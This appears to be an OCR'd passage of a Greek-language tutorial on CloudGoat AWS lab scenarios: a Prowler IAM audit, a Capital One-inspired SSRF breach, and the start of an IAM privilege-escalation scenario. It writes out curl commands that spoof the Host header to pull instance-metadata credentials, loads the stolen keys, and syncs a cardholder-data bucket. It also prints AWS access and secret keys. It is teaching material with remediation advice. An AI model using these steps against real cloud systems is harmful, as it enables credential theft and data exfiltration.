
```
┌──(kali㉿kali)-[~]
└─$ aws configure
AWS Access Key ID [****************L754]: AKIAVYQKAVANZ3EHL754
AWS Secret Access Key [****************vE3f]: NWytcFv4aDdh4lAdTmbn5mo1IT/YunB
LtZiGvE3f
Default region name [None]:
Default output format [None]:

┌──(kali㉿kali)-[~]
└─$
```

Χρησιμοποιώντας την εντολή `/prowler -g group1` μπορούμε να ελέγξουμε το περιβάλλον που έχουμε για τυχόν κενά ασφάλειας σύμφωνα με το IAM. Με κόκκινο χρώμα θα δούμε τα ευρήματα τα οποία πρέπει να διορθώσουμε. Εκτελώντας αυτή την εντολή βλέπουμε ότι εφαρμόζεται πολιτική με πλήρη δικαιώματα και θα πρέπει να καταστραφεί με την εντολή `./cloudgoat.py destroy iam_privesc_by_rollback`

```
1.22 [check122] Ensure IAM policies that allow full "*:*" administrative privileges are not created - iam [Medium]
      PASS! us-east-1: Policy arn:aws:iam::396231747611:policy/cg-raynor-policy-iam_privesc_by_rollback_cgid6txy33otoc[comma]v1 that does not allow full "*:*" administrative privileges
      FAIL! us-east-1: Policy arn:aws:iam::396231747611:policy/cg-raynor-policy-iam_privesc_by_rollback_cgid703zpg6glx allows "*:*"
```

Παρακάτω θα δείτε όλα τα ευρήματα που βρέθηκαν σε αυτό το περιβάλλον και θα πρέπει να διορθωθούν.

```
┌──(kali㉿kali)-[~/prowler]
└─$ ./prowler -g group1
                                _
  _ __  _ __ _____      _| | ___ _ __
 | '_ \| '__/ _ \ \ /\ / / |/ _ \ '__|
 | |_) | | | (_) \ V  V /| |  __/ |
 | .__/|_|  \___/ \_/\_/ |_|\___|_|v2.9.0-13April2022
 |_| the handy cloud security tool

 Date: Thu Apr 21 05:48:25 AM CDT 2022

 Color code for results:
 -  INFO (Information)
 -  PASS (Recommended value)
 -  WARNING (Ignored by allowlist)
 -  FAIL (Fix required)

 This report is being generated using credentials below:

 AWS-CLI Profile: [default] AWS API Region: [us-east-1] AWS Filter Region: [all]
 AWS Account: [396231747611] UserId: [AIDAVYQKAVAN7OHQCXQPK]
 Caller Identity ARN: [arn:aws:iam::396231747611:user/audit]

1.0 Identity and Access Management - CIS only - [group1] ********** -  []
 Generating AWS IAM Credential Report ... -  []
1.1 [check11] Avoid the use of the root account - iam [High]
       PASS! us-east-1: Root user in the account wasn't accessed in the last 1 days
1.2 [check12] Ensure multi-factor authentication (MFA) is enabled for all IAM users that have a console password - iam [High]
       PASS! us-east-1: No users found with Password enabled and MFA disabled
1.3 [check13] Ensure credentials unused for 90 days or greater are disabled - iam [Medium]
       PASS! us-east-1: No users found with password enabled
       PASS! us-east-1: User audit has used access key 1 in the past 90 days
       PASS! us-east-1: User cloudgoat has used access key 1 in the past 90 days
       PASS! us-east-1: No users found with access key 2 enabled
1.4 [check14] Ensure access keys are rotated every 90 days or less - iam [Medium]
       PASS! us-east-1: No users with access key 1 older than 90 days
       PASS! us-east-1: No users with access key 2
1.5 [check15] Ensure IAM password policy requires at least one uppercase letter - iam [Medium]
       FAIL! us-east-1: Password Policy missing upper-case requirement
1.6 [check16] Ensure IAM password policy require at least one lowercase letter - iam [Medium]
       FAIL! us-east-1: Password Policy missing lower-case requirement
1.7 [check17] Ensure IAM password policy require at least one symbol - iam [Medium]
       FAIL! us-east-1: Password Policy missing symbol requirement
1.8 [check18] Ensure IAM password policy require at least one number - iam [Medium]
       FAIL! us-east-1: Password Policy missing number requirement
```



2ο Σενάριο - Cloud Breach S3

Δημιουργία σεναρίου

Με αφορμή αυτό το σενάριο αναφερόμαστε αυτή την φορά σε μία από τις μεγαλύτερες παραβιάσεις στο Cloud AWS ενός μεγάλου τραπεζικού οργανισμού της Capital One με 100 εκατομμύρια πελάτες να επηρεάζονται, έτσι αυτή η επίθεση κατατάσσεται ως μία από τις μεγαλύτερες παραβιάσεις δεδομένων μέχρι σήμερα. Η Capital One προστίθεται στην λίστα με τις εταιρείες που έχουν πέσει θύματα που σχετίζονται με το AWS και τις πλατφόρμες Cloud. Σε αυτό το σενάριο θα γνωρίσουμε την παραβίαση που δέχθηκε η Capital One από την οποία εμπνεύστηκαν στην Rhino Security Labs για να δημιουργήσουν αυτό το σενάριο στο cloudgoat. Μεταξύ 12 Μαρτίου 2019 και 17 Ιουλίου 2019 ένας μη εξουσιοδοτημένος χρήστης είχε πρόσβαση στα δεδομένα που ήταν αποθηκευμένα στους κάδους AWS S3 που ανήκουν στην Capital One. Αυτός ο χρήστης πήρε τα δεδομένα και τα ανέβασε στο GitHub με το πραγματικό του όνομα Paige Thompson, καθώς και καυχιόταν για την κλοπή δεδομένων. Μόλις το αντιλήφθηκε αυτό η Capital One και διαπίστωσε ότι όντως υπήρξε κλοπή δεδομένων ειδοποίησε το FBI και στις 29 Ιουλίου ο Paige

Thompson συνελήφθη και κατηγορείται για “computer fraud and abuse(απάτη και κατάχρηση υπολογιστών)”.
Σύμφωνα με τις τελευταίες πληροφορίες που έχουμε η παραβίαση συνέβη λόγω μιας εσφαλμένης διαμόρφωσης της υπηρεσίας AWS που επιτρέπει ψεύτικα αιτήματα από την πλευρά του server.
Το κατηγορητήριο χωρίζεται σε 3 τμήματα.

- Ο εισβολέας χρησιμοποίησε κάποια μέθοδο για να αποκτήσει κλειδιά AWS για έναν ρόλο IAM που ονομάζεται “***-WAF-Role”
- Ο εισβολέας χρησιμοποίησε κλεμμένα κλειδιά AWS για να πάρει πρόσβαση στους κάδους S3 που είχα πρόσβαση από αυτό τον ρόλο.
- Ο εισβολέας χρησιμοποίησε την εντολή “sync” του AWS CLI S3 για να αντιγράψει τα δεδομένα που είχε πρόσβαση με τον χρήστη “***-WAF-Role”.

Κατά την διάρκεια penetration test σε περιβάλλοντα στο AWS εντοπίζονται συχνά τέτοιες λάθος διαμορφώσεις.
Το σενάριο ξεκινά με μια public Διεύθυνση IP που εμφανίζεται στον εισβολέα ενός EC2(Elastic Compute Cloud) περιβάλλοντος το οποίου λειτουργεί ως reverse-proxy(αντίστροφος διακομιστής). Έτσι το σενάριο αυτό προϋποθέτει ότι ο εισβολέας έχει φτάσει σε μία διεύθυνση IP και έχει καταλάβει επίσης ότι είναι ανοιχτή η πόρτα 80 δηλαδή η υπηρεσία http και λειτουργεί ως reverse proxy server.
Αυτό είναι ένα συνηθισμένο σενάριο στον πραγματικό κόσμο που οι επιτιθέμενοι εντοπίζουν έναν reverse proxy ο οποίος προωθεί τα αιτήματα στην κατάλληλη υπηρεσία βασιζόμενος στο Host header σε ένα http αίτημα. Ο επιτιθέμενος μπορεί να εκμεταλλευτεί τον reverse proxy server όταν αυτό έχει λάθος διαμόρφωση και να του επιτραπεί η πρόσβαση σε εσωτερικές εφαρμογές που δεν θα μπορούσε να προσεγγίσει διαφορετικά. Αυτή η επίθεση μπορεί να γίνει ακόμη πιο σοβαρή στο cloud λόγω των "Instance Metadata".
Τα "Instance Metadata" είναι δεδομένα τα οποία είναι σχετικά με το περιβάλλον μας τα οποία χρησιμοποιούνται για την διαμόρφωση και την διαχείριση του τρέχοντος περιβάλλοντος. Τα "Instance Metadata" είναι προσβάσιμα στην διεύθυνση IP 169.254.169.254 που είναι μια τοπική διεύθυνση και είναι έγκυρη μόνο από το συγκεκριμένο περιβάλλον.

Για να επαληθεύσουμε ότι μπορούμε να εκμεταλλευτούμε τον reverse proxy και να επικοινωνήσουμε με το περιβάλλον EC2 Instance metadata χρησιμοποιούμε την

εντολή curl http για να δημιουργήσουμε ένα http αίτημα και να εντοπίσουμε τι δεδομένα μπορούμε να ανακτήσουμε. Επίσης προσθέτουμε ένα “Host” header το οποίο έχει την διεύθυνση IP 169.254.169.254 που αναλύσαμε προηγουμένως. Αν η διαμόρφωση του reverse proxy είναι λανθασμένη τότε το αίτημα θα προωθηθεί στα Instance metadata και θα μας επιστρέψει πληροφορίες από τα metadata. Οι πληροφορίες που ανακτά ο επιτηθέμενος είναι το όνομα ενός χρήστη IAM και στην συνέχεια ανακτά το Access Key ID και το Secret Access Key του EC2 περιβάλλοντος. Στη συνέχεια, ο εισβολέας διαμορφώνει ένα προφίλ AWS CLI χρησιμοποιώντας τα κλειδιά που υπέκλεψε και προσθέτει το aws_session_token στο προφίλ. Από εκεί, ο εισβολέας μπορεί να διαβάσει το περιεχόμενο του S3 bucket και στη συνέχεια να χρησιμοποιήσει την εντολή "sync" για να αντιγράψει τα δεδομένα από αυτό τον κάδο.
Παρακάτω θα πραγματοποιήσουμε την επίθεση και θα δούμε αναλυτικά τις εντολές που θα χρειαστούν για την εκτέλεση της.

Amazon EC2 instance

Το περιβάλλον EC2(Elastic Compute Cloud) είναι ένας virtual server ο οποίος εκτελεί εφαρμογές των υπηρεσιών Web της Amazon. Το EC2 είναι μια υπηρεσία που δίνει την δυνατότητα στους συνδρομητές της να εκτελούν εφαρμογές σε περιβάλλοντα υπολογιστή. Μπορεί να προσφέρει ένα απεριόριστο σύνολο εικονικών μηχανών. Η Amazon προσφέρει διάφορους τύπους από περιβάλλοντα με διαφορετικές διαμορφώσεις CPU, μνήμη RAM, χώρους αποθήκευσης και δικτυακές υποδομές που ταιριάζουν στις ανάγκες του χρήστη. Κάθε ένα από αυτά είναι διαθέσιμο σε διάφορα μεγέθη ώστε να εξυπηρετήσει συγκεκριμένες απαιτήσεις.

S3 Bucket

Το S3 Bucket είναι μια απλή υπηρεσία αποθήκευσης του Cloud της Amazon. Το S3 Bucket παρέχει τη δυνατότητα αποθήκευσης, ανάκτησης, πρόσβασης και δημιουργίας αντιγράφων ασφαλείας οποιουδήποτε όγκου δεδομένων ανά πάσα στιγμή. Το S3 είναι χώρος αποθήκευσης Object-based δηλαδή όλα τα δεδομένα αποθηκεύονται ως αντικείμενα. Κάθε αντικείμενο έχει τρία κύρια στοιχεία, το περιεχόμενο του

αντικειμένου, το μοναδικό αναγνωριστικό του αντικειμένου και τα metadata του αντικειμένου (συμπεριλαμβανομένου του ονόματος, του μεγέθους, της διεύθυνσης URL).

Instance metadata

Instance metadata είναι τα δεδομένα που είναι σχετικά με το περιβάλλον μας, Στο AWS τα Instance Metadata Service (IMDS) μπορείς να τα χρησιμοποιήσεις για να διαμορφώσεις ή να διαχειριστείς το συγκεκριμένο περιβάλλον. Τα Instance metadata χωρίζονται σε κατηγορίες όπως όνομα υπολογιστή(hostname), γεγονότα και ομάδες ασφαλείας. Από κάθε περιβάλλον έχεις πρόσβαση στα δικά σου MDS χρησιμοποιώντας αιτήματα HTTP, όπως με την εντολή curl στο url http://169.254.169.254/latest/meta-data

Επίθεση

Για την δημιουργία του σεναρίου θα τρέξουμε την εντολή
`./cloudgoat.py create cloud_breach_s3`

```
Apply complete! Resources: 20 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = "396231747611"
cloudgoat_output_target_ec2_server_ip = "54.144.62.69"

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 396231747611
cloudgoat_output_target_ec2_server_ip = 54.144.62.69

[cloudgoat] Output file written to:

    /home/kali/cloudgoat/cloud_breach_s3_cgidiyh1ts9hmz/start.txt
```

Όταν ολοκληρώθηκε η δημιουργία του σεναρίου μα δίνεται μία public IP address ενός EC2 Instance.


Θα χρησιμοποιήσουμε την εντολή curl για να στείλουμε ένα HTTP αίτημα στον EC2 server ανακαλύπτοντας ότι το instance αυτό είναι ένας reverse proxy server.

```
└─$ curl  http://54.144.62.69/latest/meta-data/iam/security-credentials -H 'Host:169.254.169.254'
```

Με αυτή την εντολή βρήκαμε το Amazon Identity και τον IAM role που σχετίζεται με αυτό το instance.

Για να πάρουμε περισσότερες πληροφορίες για αυτό το instance θα χρησιμοποιήσουμε την εντολή χρησιμοποιώντας τον ρόλο που βρήκαμε στην έξοδο από την προηγούμενη εντολή

```
curl http://54.144.62.69/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cloud_breach_s3_cgidiyh1ts9hmz -H 'Host: 169.254.169.254'
```



Ο Reverse proxy είναι ένας διακομιστής του οποίου ο ρόλος είναι να ανακτά πληροφορίες σε άλλους διακομιστές ο ίδιος για λογαριασμό του χρήστη. Ο Reverse proxy έχει φτιαχτεί με τέτοιο τρόπο ώστε οποιοσδήποτε να μπορεί να ορίσει το host header και να καλέσει τα metadata του instance και να αποκτήσει τα credentials όπως βλέπουμε στην εικόνα από πάνω. Τα metadata του instance περιέχουν δεδομένα του EC2 instance τα οποία μπορείς να τα χρησιμοποιήσεις για να διαχειριστείς και να επεξεργαστείς το τρέχον instance. Όταν υποβάλλεται ένα αίτημα HTTP στον proxy server περιέχει οδηγίες προς τον διακομιστή. Ένας κακόβουλος χρήστης θα αλλάξει το host header για να ανακτήσει διάφορα δεδομένα του proxy server όπως τα credentials ενός ρόλου IAM.

Η εντολή που εκτελέσαμε μας επέστεψε τα εξής δεδομένα του EC2 Instance

- Access key ID
- Secret Access key
- Session Token
- Ημερομηνία λήξης των credentials(τα credentials είναι προσωρινά)

Στην συνέχεια θα αποθηκεύσουμε τα στοιχεία αυτά στο profile senario2

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws configure --profile senario2
AWS Access Key ID [None]: ASIAVYQKAVANU65GGUN6
AWS Secret Access Key [None]: 57kyztUH5mLG4pkg4LSMSgZ/PlxzUSbEV9n5LSDW
Default region name [None]:
Default output format [None]:
```

Επίσης θα επεξεργαστούμε το αρχείο που είναι αποθηκευμένα τα credentials για να βάλουμε χειροκίνητα το token που έχουμε. Με την εντολή vi `~/.aws/credentials`

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ vi ~/.aws/credentials
```

```
[senario2]
aws_access_key_id = ASIAVYQKAVANU65GGUN6
aws_secret_access_key = 57kyztUH5mLG4pkg4LSMSgZ/PlxzUSbEV9n5LSDW
aws_session_token = IQoJb3JpZ2luX2VjEO//////////wEaCXVzLWVhc3QtMSJGMEQCIDRPgXd/69P8yorgqyaiFnzdzsaBj2TzIOL/ux9WWAWOAiA4Lsv3HlqHFS1S
QzYsPwpNfe9UMCKq8E9nNe4sNfjB6IZh8HQDHrJIEVPnHrS6DOZTDgbOgMidShuToANKLdky06MW6nuOjR0Yc1NT5ldzZ00FcuWIWKMFPlHsjeEt+04UeQMyVb3Ejxo2Y4id
DI2KlrgttuR8Zsd+d1/pkb5Jdinf+hioDehAuUPJndI+Vfegc/NatCZhD14k2p08H2qUAbmW+sxSdSX8PHsKq0dOmzxtuP6t7kJSb8KHXQR4JmcsYiTzQ5z9×82IixSFIPvt
cZpcDoRBrAXN5qvRz5KmBl7rLAo5cjSrSd6WeZPQ8n6TJ/FGnEd3aHj56BHhFbjSrLWjUfH8ai+RRu084E0Hv41tRvIEjfsn0V1X56gfKWBQXkIm+XEbTs9WznWAfG0DlFPp
C2eu9HDa847ez389DG7p+/CQ29T944B9GQe5ufKUIPFC6n4plaHguMqPRD8UVCjK7sfE2WyM+Ey9TNGkI71ibUu9lF+P9ark1F6WXb9ZQVHBxrb1KGh4bfYlzpwsfYTBfOeL
oXYJI89SQWrqGAhyW7+oHxgz3a0cgcz+wPwCtAAUAoYvrg6QiWVRAtlFqBum34kL5jr+oRgumIsMq9FQf6NauG4bAgkQhBzU/CzjaIdARoIfjPZE1T2vSUSTx1ItW+8nXvk2
```

Στην συνέχεια θα ερευνήσουμε τα S3 bucket που αφορούν το instance με την χρήση του profile senario2 που δημιουργήσαμε.

```
aws s3 ls --profile senario2
```


```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws s3 ls --profile senario2
2022-05-28 10:29:38 cg-cardholder-data-bucket-cloud-breach-s3-cgidiyh1ts9hmz
```

Βλέπουμε ότι σε αυτό το S3 bucket υπάρχει ένα αντικείμενο.

Με την εντολή sync θα αντιγράψουμε αυτό το αρχείο σε έναν φάκελο

```
aws s3 sync s3:// cg-cardholder-data-bucket-cloud-breach-s3-
cgidiyh1ts9hmz ./folder1 --profile senario2
```

Στην συνέχεια μπορούμε να πάμε στον φάκελο που κατεβάσαμε και να ερευνήσουμε το ευαίσθητο περιεχόμενο που όπως φαίνεται βρήκαμε ολοκληρώνοντας το σενάριο.



Τρόπος αποκατάστασης

Η βασική ευπάθεια του σεναρίου έγκειται στην εσφαλμένη διαμόρφωση του reverse proxy server. Όταν υποβάλλεται ένα HTTP αίτημα στον reverse proxy, διαβάζει το host header και αποφασίζει αν θα επιστρέψει το αίτημα. Ο κακόβουλος χρήστης μπορεί να επωφεληθεί από αυτή την συμπεριφορά και να χειριστεί την κεφαλίδα για να του ζητήσει να ανακτήσει δεδομένα από άλλους διακομιστές, στην συγκεκριμένη περίπτωση για να ανακτήσει δεδομένα από τον Instance EC2 metadata. Αυτή η ευπάθεια επιτρέπει στον επιτιθέμενο να αποκτήσει πρόσβαση στο S3 bucket και τελικά να ανακτήσει τα credential ενός instance IAM profile και να ανακτήσει ευαίσθητα δεδομένα.

Αρχικά δεν πρέπει να χρησιμοποιείται καμία παράμετρο από τον χρήστη, πρέπει να αποφεύγεται ο έλεγχος των παραμέτρων από τον χρήστη. Επίσης ο τρόπος που έχει διαμορφωθεί ο reverse proxy πρέπει να ελέγχεται συνεχώς, ώστε να διασφαλίζεται ότι

οι επανεγγραφές του url δεν μπορούν να χρησιμοποιηθούν για πρόσβαση σε εσωτερικά συστήματα και σε ευαίσθητα δεδομένα.

3ο Σενάριο - IAM privilege escalation by attachment

Δημιουργία σεναρίου

Το σενάριο ξεκινά με έναν χρήστη IAM με όνομα, Kerrigan, ο οποίος έχει περιορισμένα δικαιώματα. Ο κακόβουλος χρήστης είναι σε θέση να αξιοποιήσει τα δικαιώματα που του δίνονται και να δημιουργήσει ένα νέο περιβάλλον EC2 με σημαντικά μεγαλύτερα προνόμια από τα δικά του. Όταν αποκτήσει πρόσβαση σε αυτό το EC2 περιβάλλον ο εισβολέας αποκτά πλήρη διαχειριστικά δικαιώματα εντός του λογαριασμού.

Αρχικά δημιουργούμε το σενάριο με την εντολή
`./cloudgoat.py create iam_privesc_by_attachment`


```
Apply complete! Resources: 19 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = "396231747611"
cloudgoat_output_kerrigan_access_key_id = "AKIAVYQKAVAN3F5OWJG3"
cloudgoat_output_kerrigan_secret_key = <sensitive>

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 396231747611
cloudgoat_output_kerrigan_access_key_id = AKIAVYQKAVAN3F5OWJG3
cloudgoat_output_kerrigan_secret_key = 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

[cloudgoat] Output file written to:

    /home/kali/cloudgoat/iam_privesc_by_attachment_cgidinghrqm4b8/start.txt
```

Δημιουργούμε το profile Kerrigan με το ζευγάρι κλειδιών από την δημιουργία του σεναρίου προηγουμένως με την εντολή `aws configure –profile Kerrigan`


```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws configure --profile Kerrigan
AWS Access Key ID [None]: AKIAVYQKAVAN3F5OWJG3
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Επίθεση

Στην συνέχεια θα ερευνήσουμε τον χρήστη Kerrigan για να δούμε τα δικαιώματα που έχει αναλύοντας τις πολιτικές και βρίσκοντας τα σημεία που μπορούμε να εκμεταλλευτούμε. Θα προσπαθήσουμε κάποιες κοινές εντολές όπως "**list-user-policies**" και "**list-attached-user-policies**", βλέπουμε ότι δεν έχουμε τα δικαιώματα για αυτές τις εντολές και λαμβάνουμε το μήνυμα AccessDenied.
aws iam list-user-policies –-user-name kerrigan –profile Kerrigan
Το **list-user-policies** θα εμφανίσει τα ονόματα των πολιτικών που εφαρμόζονται στον συγκεκριμένο χρήστη.




aws iam list-attached-user-policies –-user-name kerrigan –profile Kerrigan
Με το **list-attached-user-policies** εμφανίζει όλες τις πολιτικές που μπορεί να διαχειριστεί ο συγκεκριμένος χρήστης.



Στην συνέχεια θα εκτελέσουμε την εντολή **list-roles** και θα δούμε 2 ρόλους. Το ένα όνομα του ρόλου είναι **cg-ec2-meek-role-iam_privesc_by_attachment_cgidinghrqm4b8** και το δεύτερο είναι **cg-ec2-mighty-role-iam_privesc_by_attachment_cgidinghrqm4b8.** Από την λέξη "mighty" και


“meek” διακρίνουμε ότι τα περισσότερα δικαιώματα τα έχει ο ρόλος με όνομα **cg-ec2-mighty-role-iam_privesc_by_attachment_cgidinghrqm4b8**

```
└─$ aws iam list-roles --profile Kerrigan
```



Επίσης με την εντολή **list-instance-profiles** βλέπουμε τα instance profile για αυτό τον χρήστη.

```
└─$ aws iam list-instance-profiles --profile Kerrigan
```



